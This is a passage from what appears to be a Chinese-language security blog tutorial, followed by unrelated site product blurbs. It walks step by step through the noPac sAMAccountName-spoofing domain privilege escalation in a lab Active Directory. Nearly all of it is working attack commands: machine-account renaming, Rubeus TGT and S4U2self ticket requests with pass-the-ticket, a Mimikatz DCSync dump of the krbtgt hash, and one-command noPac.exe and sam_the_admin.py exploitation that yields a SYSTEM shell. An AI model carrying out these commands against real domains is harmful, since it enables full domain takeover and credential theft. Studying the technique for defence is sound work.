​![](https://developer.qcloudimg.com/http-save/yehe-1277458/80bbc2960a53bf2554769c7c11acdf54.png) 图 1-5 使用 addcomputer.py 创建无 SPN 的机器账号 ::: > **注:** `addcomputer.py` 使用 SAMR 协议创建机器账户,该方法所创建的机器账户默认没有 SPN,因此后续无需再清除 SPN 属性。 ## 1.6 将机器账户的 sAMAccountName 改为 dc01 利用 `Set-MachineAccountAttribute`​ 将机器账户 `demo3`​ 的 `sAMAccountName`​ 改成与域控制器机器名一致的 `dc01`​(**注意后缀不带** **​`$`​** ),如图 1-6 所示。 ```powershell Set-MachineAccountAttribute -MachineAccount demo3 -Value "dc01" -Attribute samaccountname -Verbose ``` :::center ​![](https://developer.qcloudimg.com/http-save/yehe-1277458/daa3eee96685cbc752ac832bfcafcd55.png) 图 1-6 将机器账户的 sAMAccountName 改为 dc01 ::: ## 1.7 验证 sAMAccountName 已被修改 修改完成后,机器账户 `demo3`​ 的 `sAMAccountName`​ 被改为 `dc01`,且 SPN 为空,符合漏洞利用前置条件,如图 1-7 所示。 > **注:** 账户的显示名称和 `sAMAccountName`​ 不同,该机器账户显示名仍为 `demo3`​,而 `sAMAccountName`​ 已变为 `dc01`。 :::center ​![](https://developer.qcloudimg.com/http-save/yehe-1277458/2e20f464a2ef18f74ea3d1a28f5f9116.png) 图 1-7 机器账号 demo3 的 sAMAccountName 被修改为 dc01 ::: ## 1.8 为改名后的机器账户申请 TGT 以修改后的账户名 `dc01` 向 KDC 请求 TGT,此时 KDC 会认为该账户与真实域控同名,从而在 PAC 中签发"域控身份"的 TGT,如图 1-8 所示。 ```powershell Rubeus.exe asktgt /user:dc01 /password:Password123! /domain:dm.org /dc:dc01.dm.org /nowrap ``` :::center ​![](https://developer.qcloudimg.com/http-save/yehe-1277458/37705221f5871934a8cbe56abe3648a4.png) 图 1-8 为机器账户请求 TGT ::: ## 1.9 将 sAMAccountName 改回原名 拿到 TGT 后,把 `sAMAccountName`​ 改回其他值(如 `demo3`​),触发后续 S4U2self 时 KDC 找不到 `dc01`​,而错误地按"域控 `DC01$`"的身份签发服务票据,如图 1-9 所示。 ```powershell Set-MachineAccountAttribute -MachineAccount demo3 -Value "demo3" -Attribute samaccountname -Verbose ``` :::center ​![](https://developer.qcloudimg.com/http-save/yehe-1277458/119d096cb283609fb33487ba99a945a4.png) 图 1-9 修改机器账户的 sAMAccountName ::: ## 1.10 通过 S4U2self 请求 ST 并导入内存 使用上一步获得的 TGT,通过 S4U2self 以 `Administrator`​ 身份向 DC 请求针对 `ldap/dc01.dm.org` 的服务票据,并直接 PTT 注入当前会话,如图 1-10 所示。 ```powershell Rubeus.exe s4u /self /impersonateuser:"Administrator" /altservice:"ldap/dc01.dm.org" /dc:"dc01.dm.org" /ptt /ticket:doIEjjCCBIqgAwIBBaEDAgE…… ``` :::center ​![](https://developer.qcloudimg.com/http-save/yehe-1277458/06878b96a9a1b45d079fcfc9e9bc5968.png) 图 1-10 通过 S4U2self 协议向 DC 请求 ST 并导入内存 ::: ## 1.11 利用 LDAP 票据执行 DCSync 攻击 此时当前会话已具备 `DC01$`​ 机器账户对 LDAP 服务的访问权限,直接使用 Mimikatz 执行 DCSync,即可导出 `krbtgt` 等任意用户的 Hash,如图 1-11 所示。 ```powershell lsadump::dcsync /domain:dm.org /user:krbtgt ``` :::center ​![](https://developer.qcloudimg.com/http-save/yehe-1277458/470f7f500b5d1a92019757540483fe03.png) 图 1-11 利用 LDAP 进行 DCSync 攻击 ::: ## 1.12 使用 noPac.exe 扫描存在漏洞的域控制器 在 Windows 环境下可以直接使用 `noPac.exe` 完成"一键化"利用。首先扫描指定域,通过对比票据大小判断域控是否会在没有 PAC 的情况下签发票据,如图 1-12 所示。 ```powershell noPac.exe scan -domain dm.org -user user2 -pass Aauser2@ ``` :::center ​![](https://developer.qcloudimg.com/http-save/yehe-1277458/6a02ab63514c5d3894f0bb3ae28ec19d.png) 图 1-12 使用 noPac 脚本扫描指定域 ::: ## 1.13 使用 noPac.exe 自动化提升为域管权限 确认存在漏洞后,通过 `noPac.exe` 一条命令即可完成"创建机器账户 → 改名 → 申请 TGT → S4U2self → PTT"的完整链路,如图 1-13 所示。 ```powershell noPac.exe -domain dm.org -user user2 -pass Aauser2@ /mAccount demo2 /mPassword Password123! /service cifs /ptt ``` :::center ​![](https://developer.qcloudimg.com/http-save/yehe-1277458/95641a0f25c8e5791b4afdb8fb053448.png) 图 1-13 使用 noPac 脚本自动化利用 sAMAccountName Spoofing 进行域权限提升 ::: ## 1.14 在 Linux 域外使用 pachine.py 扫描漏洞 如果攻击者不在域内主机上,也可以直接从 Linux(Kali)侧发起利用。先使用 `pachine.py` 扫描目标域控是否存在 noPac 漏洞,如图 1-14 所示。 ```bash python3 pachine.py -dc-host dc01.dm.org -scan dm.org/user2:Aa161616@ ``` :::center ​![](https://developer.qcloudimg.com/http-save/yehe-1277458/21324c06b1165ca46791b2a21204e616.png) 图 1-14 使用 pachine.py 扫描存在 noPac 漏洞的域控制器 ::: ## 1.15 使用 sam\_the\_admin.py 自动化提权并获得 Shell 最后使用 `sam_the_admin.py` 一条命令即可从 Kali 直连域控,自动完成 sAMAccountName Spoofing 并落地一个 SYSTEM 权限的 Shell,如图 1-15 所示。 ```bash py -3 sam_the_admin.py "dm.org/user2:Aauser2@" -dc-ip 172.16.3.132 -shell ``` :::center ​![](https://developer.qcloudimg.com/http-save/yehe-1277458/bdf10303e9cd8ffa4c1781a20d2f59c7.png) 图 1-15 自动化利用 sAMAccountName Spoofing 进行域权限提升 ::: > **注意:** 若通过普通用户账户来利用该漏洞,则该用户账户需要具备 `GenericAll`​ 权限,同时必须掌握该用户的凭据;如果攻击者具备跨域创建机器账户的能力,或对被信任域中机器对象的属性拥有写权限,那么该漏洞同样可用于**跨域攻击**。

资源下载

更多资源
腾讯云软件源

腾讯云软件源

为解决软件依赖安装时官方源访问速度慢的问题,腾讯云为一些软件搭建了缓存服务。您可以通过使用腾讯云软件源站来提升依赖包的安装速度。为了方便用户自由搭建服务架构,目前腾讯云软件源站支持公网访问和内网访问。

Spring

Spring

Spring框架(Spring Framework)是由Rod Johnson于2002年提出的开源Java企业级应用框架,旨在通过使用JavaBean替代传统EJB实现方式降低企业级编程开发的复杂性。该框架基于简单性、可测试性和松耦合性设计理念,提供核心容器、应用上下文、数据访问集成等模块,支持整合Hibernate、Struts等第三方框架,其适用范围不仅限于服务器端开发,绝大多数Java应用均可从中受益。

Rocky Linux

Rocky Linux

Rocky Linux(中文名:洛基)是由Gregory Kurtzer于2020年12月发起的企业级Linux发行版,作为CentOS稳定版停止维护后与RHEL(Red Hat Enterprise Linux)完全兼容的开源替代方案,由社区拥有并管理,支持x86_64、aarch64等架构。其通过重新编译RHEL源代码提供长期稳定性,采用模块化包装和SELinux安全架构,默认包含GNOME桌面环境及XFS文件系统,支持十年生命周期更新。

WebStorm

WebStorm

WebStorm 是jetbrains公司旗下一款JavaScript 开发工具。目前已经被广大中国JS开发者誉为“Web前端开发神器”、“最强大的HTML5编辑器”、“最智能的JavaScript IDE”等。与IntelliJ IDEA同源,继承了IntelliJ IDEA强大的JS部分的功能。


用户登录
用户注册